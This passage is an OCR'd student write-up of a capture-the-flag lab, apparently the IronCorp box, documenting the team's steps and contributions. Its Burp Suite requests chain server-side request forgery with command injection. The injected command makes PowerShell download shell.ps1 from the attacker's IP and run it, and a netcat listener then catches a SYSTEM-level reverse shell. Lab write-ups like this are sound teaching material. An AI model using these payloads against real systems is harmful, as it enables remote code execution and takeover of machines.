
```
        My name is:
      </b>
      <pre>
149     Volume in drive E is New Volume
150     Volume Serial Number is DE7B-E159
151
152     Directory of E:\xampp\htdocs\internal
153
154     08/03/2022  02:33 AM    <DIR>
                    .
155       08/03/2022  02:33 AM    <DIR>
                      ..
156         03/27/2020  08:38 AM                53 .htaccess
157         04/11/2020  09:34 AM               131 index.php
158         04/11/2020  09:34 AM               142 name.php
159         08/03/2022  02:33 AM               502 shell.ps1
160         4 File(s)            828 bytes
161         2 Dir(s)   1,468,596,224 bytes free
162       </pre>
163     </body>
164
165   </html>
166
167
```



With many tries later, I tried to inject the PowerShell into the page so that I can continue by listening to what was inside the admin directory.

The PowerShell can command can be found on GitHub
[Powershell GITHUB]







Members Involved: Lim Zhong Jun


Tools used: Kali Linux, Mozilla Firefox, Burp Suite, Netcat, Powershell


Thought Process and Methodology and Attempts:


At first, we open another terminal and use Netcat listener to listen. Next, we trial and error several times in Mozilla Firefox and in Burp Suite between Proxy, Repeater and Decoder.







Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
5 × 6 × ...
Send Cancel
Request
Pretty Raw Hex \n
1 GET /?r=
%69%6e%74%65%72%6e%61%6c%2e%69%72%6f%6e%63%6f%72%70%2e%6d%65%3a%31%31%30%32%35%2f%6e%61%6d%65%2e%70%68%70%3
f%6e%61%6d%65%3d%45%71%75%69%6e%6f%78%7c%70%6f%77%65%72%73%68%65%6c%6c%2e%65%78%65%25%32%30%77%67%65%74%25
32%30%25%32%32%68%74%74%70%3a%2f%2f%31%30%2e%31%38%2e%33%39%2e%31%38%31%2f%73%68%65%6c%6c%2e%70%73%31%25%32
%32%25%32%30%2d%6f%75%74%66%69%6c%65%25%32%30%25%32%32%45%3a%2f%78%61%6d%70%2f%68%74%64%6f%63%73%2f%69%6e
%74%65%72%6e%61%6c%2f%73%68%65%6c%6c%2e%70%73%31%25%32%32 HTTP/1.1
2 Host: admin.ironcorp.me:11025
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Wed, 03 Aug 2022
3 Server: Apache/2.4.41 (
4 X-Powered-By: PHP/7.4.
5 Content-Length: 2865
6 Connection: close
7 Content-Type: text/html
8
9
10 <html>
11 <head>
12 <link href="
https://encrypted-t
4" rel="icon" type=
13 </script>
14 <title>
Hello
</title>
15 <meta http-equiv="Cor
16 <STYLE>
17 body{
18 background:url(in
19 background-size:1
20 background-repeat



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger
internal.ironcorp.me:11025/name.php?name=Equinox|powershell.exe%20./shell.ps1
%69%6e%74%65%72%6e%61%6c%2e%69%72%6f%6e%63%6f%72%70%2e%6d%65%3a%31%31%30%32%35%2f%


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project
5 × 6 × ...
Send Cancel
Request
Pretty Raw Hex \n
1 GET /?r=
%69%6e%74%65%72%6e%61%6c%2e%69%72%6f%6e%63%6f%72%70%2e%6d%65%3a%31%31%30%32%35%2f%6e%61%6d%65%2e%70%68%70%3
f%6e%61%6d%65%3d%45%71%75%69%6e%6f%78%7c%70%6f%77%65%72%73%68%65%6c%6c%2e%65%78%65%25%32%30%2e%2f%73%68%65%
6c%6c%2e%70%73%31 HTTP/1.1
2 Host: admin.ironcorp.me:11025
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10
11

Finally, we are able to listen to something inside our terminal. We switched to C drive to see something that we want.




```
┌──(1211101737㉿kali)-[~]
└─$ nc -lvnp 4545
listening on [any] 4545 ...
connect to [10.18.39.181] from (UNKNOWN) [10.10.49.67] 49981

PS E:\xampp\htdocs\internal> dir


    Directory: E:\xampp\htdocs\internal


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/27/2020   8:38 AM             53 .htaccess
-a----         4/11/2020   9:34 AM            131 index.php
-a----         4/11/2020   9:34 AM            142 name.php
-a----          8/2/2022   9:43 PM            502 shell.ps1
```




```
PS E:\xampp\htdocs\internal> c:
PS C:\> dir


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/11/2020  11:27 AM                inetpub
d-----         4/11/2020   8:11 AM                IObit
d-----         4/11/2020  12:45 PM                PerfLogs
d-r---         4/13/2020  11:18 AM                Program Files
d-----         4/11/2020  10:42 AM                Program Files (x86)
d-r---         4/11/2020   4:41 AM                Users
d-----         4/13/2020  11:28 AM                Windows

PS C:\> cd users
PS C:\users> whoami
nt authority\system
PS C:\users> dir


    Directory: C:\users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/11/2020   4:41 AM                Admin
d-----         4/11/2020  11:07 AM                Administrator
d-----         4/11/2020  11:55 AM                Equinox
d-r---         4/11/2020  10:34 AM                Public
d-----         4/11/2020  11:56 AM                Sunlight
d-----         4/11/2020  11:53 AM                SuperAdmin
d-----         4/11/2020   3:00 AM                TEMP
```

After we attempted several tries, we found user.txt in the Desktop directory and we are able to capture the flag.



We could not see whatever was inside the SuperAdmin. So, we tried to find root.txt inside SuperAdmin by typing the path to root.txt directly. Finally, we were able to read root.txt and capture and flag.



Contributions

ID	Name	Contribution	Signatures
1211101589	CHEW SHEN	Figured out the exploit for the initial foothold and insert PowerShell.	
1211101582	TEOH KAI LOON	Did the recon.	
1211101737	LIM ZHONG JUN	Did the NetCat and root privilege escalation.	

VIDEO LINK: https://youtu.be/xB6vlinE-9Y

.